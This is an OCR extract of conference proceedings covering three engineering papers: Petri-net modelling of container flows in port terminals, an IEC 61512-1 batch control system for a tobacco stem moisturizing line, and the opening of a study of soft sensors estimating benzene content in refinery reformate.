
Promjene stanja CP-mreže događaju se izvođenjem prijelaza (engl. *transition*) koji se crtaju kao pravokutnici. Kao i kod stanja, imena prijelaza pišu se unutar pravokutnika.

Prijelazi i mjesta povezani su granama. Izvođenjem prijelaza pomiču se oznake sa mjesta iz kojeg grana izlazi (ulazna mjesta u prijelaz) i dodaju oznake na mjesta u koja grane ulaze (izlazna mjesta iz prijelaza), a pri tome se mijenja ukupna označenost odnosno stanje CPN-a.

Točan broj dodanih i pomaknutih oznaka izvođenjem prijelaza, i njihove vrijednosti su određeni *izrazima* na granama. Dvosmjerna grana je naprosto pojednostavljenje koje predstavlja dvije grane suprotnih smjerova sa istim izrazima. Promjena stanja CP-mreže sadrži jedan ili više prijelaza koji se izvode istovremeno.

C. *Hijerarhijska mreža transportnih tokova*

Obojena Petrijeva mreža omogućava simulaciju transportnih tokova kontejnera u lučkim kontejnerskim terminalima.



Slika 2: CPN model transporta kontejnera za lučke terminale

Na slici 2 izdvajamo pojednostavljeni prikaz procesa koji se odvijaju u lučkom transportnom terminalu pomoću CP-mreže. Mjesta *Ship*, *Road*, *Rail* odnose se na moguće transportne modove kroz koje prolaze kontejneri. Prijelazi *berthing*, *un-loading*, *stack-transfer*, *storage*, *road-transfer*, *rail-transfer* su redom složeni odnosno, tzv. zamjenski prijelazi (engl. *substitution transitions*). Za razliku od „običnih" prijelaza, zamjenski predstavljaju module odnosno zamjensku podmrežu koja se također sastoji od skupa mjesta i prijelaza. Uvođenjem modula postiže se efekt hijerarhije CP-mreže jer, primjerice, na slici 2 vidimo prijelaz *berthing*, ali ne vidimo detalje njegova izvođenja. Dakle, na ovoj višoj razini apstrakcije jasno je da se izvodi prijelaz *berthing*, ali se tek uvidom u nižu hijerarhijsku razinu apstrakcije može dobiti uvid u to kako točno radi prijelaz *berthing*. Moguće je i gniježđenje zamjenskih prijelaza radi prikrivanja detalja izvođenja na različitim razinama apstrakcije.

Nakon što se brod usidri, slijedi istovar kontejnera (prijelaz *un-loading*) pomoću lučkih dizalica (mjesto *quay crane*) te prijevoz do složaja (prijelaz *stack-transfer*). Nakon što određeno vrijeme budu na složaju kontejneri se dalje distribuiraju ovisno o narednom transportnom modu (ceste, željeznica, drugi brod).

Prostor stanja (engl. *state space*) CP-mreže predstavlja skup svih mogućih odnosno dohvatljivih stanja (ili označenosti) mreže kroz koja ona može proći tijekom izvođenjem protokola.

Uzme li se red veličine stotine kontejnera za CP-mrežu, dobije se prostor stanja sa 35429 čvorova i 143121 grana. SCC graf nije moguće postići u ovoj izvedbi CP-mreže jer nema zatvorenih petlji (kontejneri bespovratno odlaze iz sustava nakon što se pravilno usmjere). SCC elementi, koji sačinjavaju SCC graf (engl. *strongly connected component*), su maksimalni podgrafovi u kojima postoji put između bilo koja dva čvora (jedan čvor odgovara jednom stanju). Svaki čvor prostora stanja pripada točno jednom SCC elementu pa je analizom SCC grafa moguće brže dobiti ponašajna svojstva CP-mreže.

Svojstva o aktivnosti mreže pokazuju da nema *home* stanja, a inače je to ono stanje koje je dohvatljivo iz svih dohvatljivih stanja. Stanje u zastoju je pak ono u kojemu nema više omogućenih prijelaza za izvođenje. Prijelazi u zastoju (engl. *dead transition instances*) su oni koji niti u jednom dohvatljivom stanju nisu omogućeni, a ovdje se dakle svi izvedu barem jednom. Aktivni prijelazi (engl. *live transition instances*) su pak oni koji uvijek mogu biti ponovno omogućeni za izvođenje. U primjeru nema aktivnih prijelaza zbog postojanja stanja u zastoju.

Također ne postoje beskonačni slijedovi izvođenja.

V. ZAKLJUČAK

U radu je prikazano modeliranje obojenom Petrijevom mrežom na primjeru transpornih tokova kontejnera u lučkim terminalima. Rezultati izvođenja CP-mreže ovise o početnom rasporedu oznaka. Kritične točke naše CP-mreže su opterećenje i količina brojem kontejnera što ukazuje na potrebu iznalaženja algoritama za ravnomjerniji ulazak i raspored kontejnera u sustavu.

LITERATURA

[1] K. Filipova, T. Stojadinova, V Hadjiatanasova, "Application of Petri nets for transport streams modeling" Facta Universitatis, Series: Architecture and Civil Engineering Vol. 2, No 4, pp. 295 – 306, 2002.

[2] G. Maione, M. Ottomanelli, "A Petri net model for simulation of container terminal operations", Advanced OR and AI methods in transportation, pp. 373-378., 2005.

[3] I.F.A. Vis, A.R. de Koster, "Transshipment of containers at a container terminal: An overview," European Journal of Operational Research, vol. 147, pp. 1-16, May 2003.

[4] Luka Rijeka d.d., Statistika 2010., izvješće o prometu, 2010.

[5] K. Jensen, L. M. Kristensen, "Coloured Petri Nets", Springer-Verlag Berlin Heidelberg, 2009.

[6] L. M. Kristensen, S. Christensen, K. Jensen, "The practitioner's guide to coloured Petri nets", International Journal on Software Tools for Technology Transfer, pp. 98-132., vol. 2, 1998.

[7] K. Jensen, "An Introduction to the Practical Use of Coloured Petri Nets", Lectures on Petri Nets II: Applications, Lecture Notes in Computer Science vol. 1492, Springer-Verlag , pp. 237-292., 1998.

[8] CPN Tools, http://cpntools.org/, CPN Tools kućna adresa, siječanj 2012.

Development of a batch control system

Suad Ibrahimkadić*, Sead Kreso**

* Tobacco factory Sarajevo/Maintenance department, Sarajevo, Bosnia and Herzegovina
** Faculty of Electrical Engineering/Automation and electronic department, Sarajevo, Bosnia and Herzegovina
suad.ibrahimkadic@fds.ba; sead.kreso@etf.unsa.ba

This paper describes implementation of the project already presented at the 34th International Convention MIPRO 2011. A new control system for stem moisturizing line in Tobacco factory Sarajevo has been designed and implemented, including both PLC and SCADA applications. The aim of this paper is to investigate the benefits of control system design based on the recommendations from the international standard for batch control systems IEC 61512-1, through a practical example.

The paper describes one approach for development of a batch control system.

I. INTRODUCTION

THROUGH the continuous operation of the stem moisturizing line in Tobacco factory Sarajevo, numerous failings of the line control system have been recognized, to name just a few [1]:

1) No archiving of the key process variables
2) No batch traceability
3) No integration in the SCADA system existing in the remaining part of the Primary process
4) No analysis of the quality of production possible upon the completion of a batch

After the existing control system had been analyzed, two main suggestions were given:

1) Develop a new PLC program, according to the IEC 61512-1
2) Develop a new SCADA application and integrate it into the SCADA system existing in the remaining part of the Primary process

The idea was to try to solve the recognized failings without significant financial investments, by using the available potential of the existing equipment in a more extensive and efficient way.

Since the moisturizing line represents only the first of the three parts of the stem preparation process, each controlled by its own control cabinet, it was necessary to implement certain information exchange with the relevant control cabinets in order to have fully automated process. Furthermore, in order to have the SCADA application totally integrated into the SCADA system already present in the remaining Primary process, it was necessary to adopt the data structures and the screen organization in the same way, or as similar as possible.

The solution needed to be prepared in such a way that the user can define the number of recipes to work with, together with its structure, having the possibility also to make and track the modifications of these recipes over the time.

The solution needed to be prepared for possible future integration into a higher control system, through a supported remote control.

II. CONTROL SYSTEM DESIGN

Prior to writing the actual code, it is extremely important to deeply understand the process and all the required functionality of the control system.

In this section a short description of the steps taken in the control system design will be given.

A. Building the models

A good way to start to become familiar with the process is to build the three models, according to IEC 61512-1 [2]:

1) Process model
2) Physical model
3) Procedural control model




Figure 1: Example of the Process model

On the Fig. 1, an example of the Process model hierarchy is given, with only one Process stage shown in more details. On the left-hand side, there are elements of the model that

belongs to the same hierarchy level. On the right-hand side, the name of the level is stated, according to IEC 61512-1.

After creating the Process model, the same approach is applied to the Physical and Procedural control models.

Having all the three models known and relations between the same hierarchies defined, proves that the process to be controlled is well known.

B. *Defining possible states*

According to the IEC 61512-1, equipment entities and procedural elements may have states. After the three models have been created, the next step was definition of the possible states for equipment and for procedural elements as well.

This step required a detailed analysis of all the Equipment modules and Units from the Process model and definition of all the possible states for each of them. The information about the actual state is propagated through hierarchy levels up to the top, so the control system can react accordingly.

An example of possible states e.g. for moisturizing cylinder could be:

1) *Off* – the line is stopped and the batch is stopped also
2) *Preheating* – the line has started, but the cylinder has not warmed up
3) *Idle* – the line has started and the cylinder preheated
4) *Run In* – material present at the feed end and not at the delivery end of the cylinder
5) *Normal Run* – material at both sides of cylinder
6) *Run Out* – material only at the discharge side of the cylinder
7) *Washing* – washing operation in progress

In the same way, the possible states of the complete line and batch can be defined as well. Possible states of the complete line can include information like:

1) *Not permissive to run*
2) *Partially permissive to run*
3) *Totally permissive to run*
4) *Line running*
5) *Line partially running*
6) *Line stopped*

After defining the possible states, the conditions for transition from one to another must be clearly defined.




Figure 2: Example of unit state transitions

A sample diagram showing the possible states and conditions for transition for moisturizing cylinder is shown on Fig. 2.

C. *Equipment allocation and arbitration*

Depending on the processing activities required, available equipment and possibility to improve the efficiency by working with materials belonging to different batches at the same time, allocation of the equipment can be more or less demanding task. However, this is always a point that needs to be observed carefully.

In the mentioned project, just a few cases with possible allocation problems were found. In all these cases, the solution can be issuing "not available" signal to control system from the equipment in question. In other words, the algorithm works as "the first demand issued – first gets served"[5].

For example, moisturizing cylinder is a Unit that requires washing after every batch. When a batch is finished and the line is stopped, the washing operation can enter the state "Washing permissive". Once the washing has started, the complete line can be started only partially in the automatic mode, because all the motors an valves needed for washing have already been allocated to washing operation and can not be used for other purposes in automatic mode.

D. *Modes of operation*

As already mentioned, different modes of operation are possible. In this project, two modes are available:

1) *Manual*
2) *Automatic*

Manual mode is generally used for maintenance, cleaning or similar purpose. However, when in this mode, it is under the operator's responsibility to follow the regulations for operating the equipment, although the control system still takes care of the safety preconditions, wherever possible.

Automatic mode is used in normal operation of the equipment.

E. *Recipes*

It is very important at this stage of the control system development to define the way how the information from the recipe will be retrieved, used and stored by control system. Besides that, the control system needs to provide the user a possibility to modify the actual recipe parameters, automatically saving all the modification into a report, available for later analysis.

The structure of the recipe is also a part of the standard IEC 61512- 1. According to this, a recipe contains the following categories of information:

1) *Header*
2) *Formula*
3) *Equipment requirements*
4) *Procedure*
5) *Other information*

Together with the technologists engaged in this part of the process, the structure of the recipe is defined, in terms of quantity and type of information a recipe should contain.

III. CONTROL SYSTEM IMPLEMENTATION

In this section, due to the space requirement, only the most important stages of the control system implementation will be presented.

Implementation of a batch control system is a quite demanding and complex task. There is a huge amount of information that need to be built in a correct way, then structured and properly used. Many of these are potential source of a problem – "a bug", so programming and testing the code can be time-consuming job [4].

A. PLC program development

Since the original PLC used in the existing control cabinet had enough capacity to handle the estimated size of the program and computing complexity, there was no need to change the hardware. The intention of this project was to change only the software, so the hardware configuration [3] from the original project had been used.

Complete task was deeply analyzed and separated into lower-level tasks, to mention just a few:

1. Development of code for building general information used later in the project.
2. Development of code for Unit and Equipment modules logic.
3. Development of code for handling recipes.
4. Development of code for handling batches.

Once the physical equipment is defined, developing the code for preparation of all the status information can be a time-consuming task. All the data related to motors and valves, auxiliary functions, general working preconditions, actual alarms etc is programmed here.

The fact that all the equipment is physically connected in such a way that it fulfills only the dedicated task, significantly simplified the solution. A great deal of procedural control module is practically defined by the connection of the physical equipment. After the Unit and Equipment modules logic were created, these were simply connected one to another, following the physical connection. In this way, both the Procedural and the Physical model were finished.

B. Recipe handling

In order to have the Process model completed, it was necessary to implement also the recipe handling logic.




Figure 3: Handling recipes

Since the controlled process was about treating different types of tobacco stem under different conditions, recipe contained all the parameters needed to define these conditions. The number of recipes to be worked with was estimated, as well as maximum number of different types of tobacco stem that can be mixed in one recipe. After this, appropriate data structures were created and adequate space was reserved in the CPU memory.

Control program recognizes current type of tobacco stem and copy appropriate segment of current recipe into a dedicated area. Unit and Equipment modules logic continuously access this area and use the values read from there for normal operation, until the batch is completed.
The principle has been shown in Figure 3.

C. Control code hierarchy

When all the mentioned segments of code had been developed, it was necessary to connect it one to another in a correct way. In Fig.4 a short overview of the control code hierarchy is presented.

At the top level, the Batch control block is situated. This is where recipe handling, batch start/stop and code for preparation of reports data is programmed. From this block, necessary coordination control information is sent to the Equipment control block.

The Equipment control block contains all the Equipment modules and Units, programmed as separated blocks of code. In every single block of code, appropriate commands, statuses and/or setpoints for PID control loops are created, based on information supplied by Batch control block.

These commands are sent to executive blocks, like motor and valve blocks. As result, physical outputs signals are applied and correct status information are collected.




Figure 4: Control code hierarchy

D. SCADA application

Due to the requirement to integrate the SCADA application totally into the existing SCADA system, decision was made to actually extend the existing system by creating additional screens, data structures, alarm messages, process variables logging/archiving, automating functions and actions, reports etc. Naturally, the existing database had to be modified accordingly.

This approach saved some work, since already adopted philosophy of a screen organization could be used, as well as some data structures, screens, etc.

As the first step, communication to the target CPU over Ethernet network is configured. After this, all the process tags used in the visualization project was created and the relevant address configured.




Figure 5: An example of a visualization screen

Fig. 5 shows the visualization screen for moisturizing cylinder. The screen organization can be recognized from the figure:

1) Main screen is located in the central area, showing the statuses of the variables related to the unit

2) Navigation buttons are located on the right-hand side

3) Some system information and global buttons are located on top of the screen

E. Testing the code

All the mentioned activities on batch control system design and implementation were tested on the actual equipment in Tobacco factory Sarajevo. In order to have the quantity of material out of specification minimized, thorough testing process of the new control system was conveyed.

The process of code testing started actually even before the code was downloaded to the CPU. As the second step in code testing, inputs and outputs addresses were checked. After this, all the safety-related functionalities were checked also.

Once the mentioned checks were successfully completed, the functional test of all the motors and valves in manual mode was conveyed. After this, a separate test of every unit with appropriate parameter setting was conveyed. At the same time, statuses of all the equipment in all the visualization screens were checked and corrected, if necessary.

At this point, automatic mode of line operation was tested, as well as the communication to the other control cabinets, required for fully automated work of this line.

Having these checks finished, the recipe handling and batch control code were tested.

Finally, the complete line and batch operation were tested, having the real material only simulated. After some acceptable results were achieved, as the final stage, the first batch with real materials and real recipe was operated.

IV. Results

In this section some results of the new control system design and implementation will be presented.

A. Volume of changes

In order to provide the user with all the information he/she may need, a significant effort has been made. This is equally true for PLC and SCADA systems.

At the PLC side, the complete automation task was repeatedly split to several simpler tasks, which resulted in the code organization with great code reusability.

Trough the whole project, 10 functional blocks, 58 functions, 57 data blocks and a few organization blocks have been programmed.

At the same time, at the SCADA system side, 29 new visualization screens in total have been created. The system uses 630 process variables, 4 of which are cyclically logged and archived in the system. 170 alarm messages have been configured, a database table has been created and many

different global script functions and actions have been programmed.

B. Benefits from the new control system

Just like expected, it turned out that a different code organization can make a difference in equipment operation.

The first recognizable benefits appeared even during the code testing, proving that the new code organization provides bigger code reusability. This made the code testing process significantly shorter. At the same time, a wider perspective when creating the models can make the equipment easily adjustable to different types of materials (tobacco stem) by offering the user a lot of parameters for every unit. Thanks to a number of status information, a diagnosis of a problem on the line also doesn't require the use of programming device or specialized knowledge and experience.

The archiving function of SCADA application opened a completely new perspective in line operation. The batch identification enabled full traceability of the batch processing and changed the approach to the product quality assurance in its roots.

With the new SCADA application totally integrated in the existing SCADA system, an instant check of the current quality of the process is possible even from a remote location, decreasing the number of employees required, having the same or even higher quality control possible.

Implementation of the user administration, together with parameter modification logging function, significantly improved the quality assurance of the process.

V. CONCLUSION

Design and implementation of a batch control system is a very complex and time-consuming job. Although the Standard IEC 61512-1 by its nature gives to designers just the recommendations for developing successful control system, it has been proved that the approach suggested there is really applicable for all batch processes, regardless of their level of complexity. Furthermore, the suggested approach can be used even for other types of processes.

Implementation of the control system according to the mentioned standard brings a number of benefits to the user:

1) The automation task is logically split to several simpler tasks, in an optimal way

2) It gives the user maximum from the available equipment in the available time

3) It provides the user with a possibility to track its own production process and constantly improve its quality

In the case described, the effects expected after making the analysis of the original control system have been completely proved and justified.

REFERENCES

[1] S. Ibrahimkadić, S. Kreso, “Characteristics of modern industrial control systems", *MIPRO 2011 Proceedings Vol. III*, May 2011.

[2] ANSI/ISA-88.01-1995, “Batch Control Part 1: Models and Terminology”, ISA – The Instrumentation, Systems and Automation Society, vol. 5, p. 31, 1995.

[3] SIMATIC S7 "Programming with STEP 7", Siemens AG, Edition 03/2006

[4] D.Brandl,"Design patterns for flexible manufacturing", ISA – The Instrumentation, Systems and Automation Society, vol. 5, p.69, 2007.

[5] J.Parshall, L.Lamb, "Applying S88 – Batch Control from a User's Perspective", ISA – The Instrumentation, Systems and Automation Society, vol. 8, p.86, 2000

A Soft Sensor development for the Estimation of Benzene Content in Catalytic Reformate

Željka Ujević Andrijić[1], Romano Karlović [2] and Boris Žeželj [2]
[*] Faculty of Chemical Engineering and Technology/Department of Measurement and Process Control, Zagreb, Croatia
[**] Rijeka Refinery/Process Automation, Kostrena, Croatia
zujevic@fkit.hr

Abstract - As vehicle emission standards become more stringent, there is an increasing need for continual monitoring of benzene content in gasoline. Since the on-line analyzers are often unavailable, and laboratory analyses are infrequently obtained, soft sensors for the estimation of benzene content of light reformate are developed. Soft sensors are developed using system identification methods. Experimental data is acquired from the refinery distributed control system (DCS) and include continuously measured variables and analyzer assays available on-line. In the present work, the development of a Finite Impulse Response (FIR) model, an Output Error (OE) model and an Auto-Regressive Model with Exogenous Inputs (ARX) model are presented. To overcome the problem of selecting the best model parameters by trial and error, genetic algorithm was used. Based on developed soft sensors, it is possible to entirely replace on-line analyzers with soft sensors by embedding the model in a DCS on-site.

I. INTRODUCTION

In various process plants, there are variables which are either difficult to measure on-line (viscosity, odor, boiling point, color, etc.) or only obtainable through infrequent laboratory measurements. Those properties are often of great importance for the process industry, because they may greatly influence the final product quality. On-line analyzers are often out of service or under maintenance. Laboratory analyses are infrequent and can be time-consuming. This problem can be solved by the application of soft sensors. The soft sensing technique, developed in recent years, has become a widely used solution. It utilizes variables measurable on-line to predict the product quality variable through certain modeling approaches, such as mechanism modeling, statistical modeling, artificial intelligence modeling, etc. As distributed control system (DCS) is installed in most chemical plants, many process variables can be measured and stored in real time [1]. A database containing historical data enables engineers to build soft sensors with a goal of producing reliable estimates of unmeasured data.

Typical soft sensor design procedure is [2]:

1. Selection of historical data from the plant database
2. Outlier detection, data filtering
3. Model structure and regressor selection
4. Model estimation
5. Model validation

Choosing the optimal model structure and regressors is crucial for soft sensor performance [3]. Differently structured models can be used to model real systems. One possible approach is to start with a simple model structure and gradually increase its complexity. In the field of industrial applications, the focus of attention is on parametric (polynomial) model structures. To estimate polynomial models, the model order must be predetermined. Model order can be defined as a set of integers that represent the number of coefficients for each polynomial included in the selected model structure. Dead time – given by the number of samples before the output corresponds to the input – must also be specified. Depending on the model structure, mentioned and an additional set of parameters may need to be adjusted.

In a case of multiple input models, predetermining the set of parameters can become a very complex task. A cumbersome trial and error procedure is therefore commonly applied. To overcome the problem of selecting the best model order, as well as the delays of each input and other configurable parameters, genetic algorithms (GA) were used.

The primary application of soft sensors developed in this case study is a temporary substitution of measuring equipment, either during maintenance or other periods of unavailability.

In this work, Finite Impulse Response (FIR), Output Error (OE) and Auto-Regressive Model with Exogenous inputs (ARX) models were considered. FIR and OE models don't require past samples of the measured output (variable inferred by the soft sensor) when using validation data. Hence, FIR and OE model can be used for back-up of measuring devices. ARX model requires past samples of the measured output, thus can only be used for analyzer diagnostic or advance process control.

II. SOFT SENSOR MODEL IDENTIFICATION

Linear dynamical models are in many cases sufficient for real-life applications [4]. One of the most used linear parametric models is the FIR model:

$$\hat{y}(t) = \sum_{i=1}^{nu} \mathbf{B}_i(q) \cdot u_i(t - nk_i). \tag{1}$$

$$\begin{aligned} \hat{y}(t) &= \mathbf{B}_1(q) \cdot u_1(t - nk_1) + \ldots \\ \ldots &+ \mathbf{B}_2(q) \cdot u_2(t - nk_2) + \ldots + \mathbf{B}_{nu}(q) \cdot u_{nu}(t - nk_{nu}) \end{aligned} \tag{2}$$

where:

q – the time-shift operator,

$$\mathbf{B}_1(q) = b_{1,1} + b_{1,2}q^{-1} + \ldots + b_{1,nb_1}q^{-nb_1+1}\ , \quad (3)$$

$$\mathbf{B}_2(q) = b_{2,1} + b_{2,2}q^{-1} + \ldots + b_{2,nb_2}q^{-nb_2+1}\ , \quad (4)$$

…

$$\mathbf{B}_{nu}(q) = b_{nu,1} + b_{nu,2}q^{-1} + \ldots + b_{nu,nb_{nu}}q^{-nb_{nu}+1}\ , \quad (5)$$

nu – the number of system inputs,

$\hat{y}(t)$ – the predictor (predicted output) at time t,

ui(*t*) – *i*-th input at time *t*,

nk_i – the time delay for the i-th input,

nb_i is the maximum number of past input values.

Polynomial coefficients of $\mathbf{B}_i(q)$ can be determined using the least-square optimization method.

The block diagram shown on Figure 1 represents the FIR model structure.




Figure 1. Block diagram of the FIR model

A somewhat extended variant of FIR model is the OE model. The OE model predictor is given by:

$$\hat{y}(t) = \mathbf{B}(q)u(t-nk) + \left[\mathbf{I} - \mathbf{F}(q)\right]\hat{y}(t)\,. \quad (6)$$

$$\mathbf{F}(q) = \mathbf{I} + \mathbf{F}_1 q^{-1} + \mathbf{F}_2 q^{-2} + \ \ldots\ + \mathbf{F}_{nf} q^{-nf}\ , \quad (7)$$

where *nf* is the maximum number of past predicted output.

The block diagram shown on Figure 2 represents the structure of OE model.




Figure 2. Block diagram of the OE model

Predictor of the ARX model is given by:

$$\hat{y}(t) = \left[\mathbf{I} - \mathbf{A}(q)\right]y(t) + \mathbf{B}_i(q)u_i(t-nk_i)\,. \quad (8)$$

$$\mathbf{A}(q) = \mathbf{I} + \mathbf{A}_1 q^{-1} + \mathbf{A}_2 q^{-2} + \ \ldots\ + \mathbf{A}_{na} q^{-na} \quad (9)$$

The block diagram shown on Figure 3 represents the structure of ARX model.




Figure 3. Block diagram of the ARX model

After choosing an appropriate model structure, model orders of the FIR, OE and ARX models are determined by GA.

GA is optimizing techniques with a high potential for finding the global optimum of the fitness (objective) function. GA's are implemented in a computer simulation in which a population of chromosomes of candidate solutions to an optimization problem evolves toward better solutions. The evolution starts from a population of randomly generated individuals. In each generation, the fitness of every individual is evaluated, individuals are stochastically selected from the current population based on their fitness and modified (recombined and mutated) to form a new population. The new population is used in the next iteration of the algorithm. The algorithm terminates when a maximum number of generations has been produced, or a satisfactory fitness level has been reached [5].

III. PROCESS DESCRIPTION

70-85% of the benzene in the refinery processes is contributed by reformate from catalytic reforming process. The catalytic reformate is fractioned into light and heavy reformate and the benzene-rich fraction in splitter columns. Although benzene has a high octane number and high calorific values, the benzene content in light reformate need to be reduced to 1%. This is due to the fact that benzene is a precursor for the formation of cyclohexane in the process of isomerization, and thus an undesirable component of gasoline (low octane number). Also, European emission standards (such as EURO IV and EURO V) for vehicle exhaust emission and MSAT (Mobile Source Air Toxics) regulations limit the amount of benzene in gasoline, due to the hazardous environmental impact.

Hence, the continuous measurement of benzene content in reformate is necessary, but the problem is that the benzene on-line chromatographic analyzer is frequently under maintenance.

An overview of a fractionation reformate plant with the variables used for soft sensor development is given in Figure 4. Fractionation of light reformate (top product) takes place in column C1. Fractionation of the benzene-rich fraction (top product) from heavy reformate (bottom product) takes place in column C2.

The following continuously measured variables have been chosen as key input variables of the soft sensor for the estimation of benzene content in light reformate:

- C1 inlet stream temperature, TC-001;
- C1 column bottom temperature, TC-018;
- C1 column temperature, TC-003;
- C1 column pressure, PI-009 and
- pumparound flowrate, FC-002.

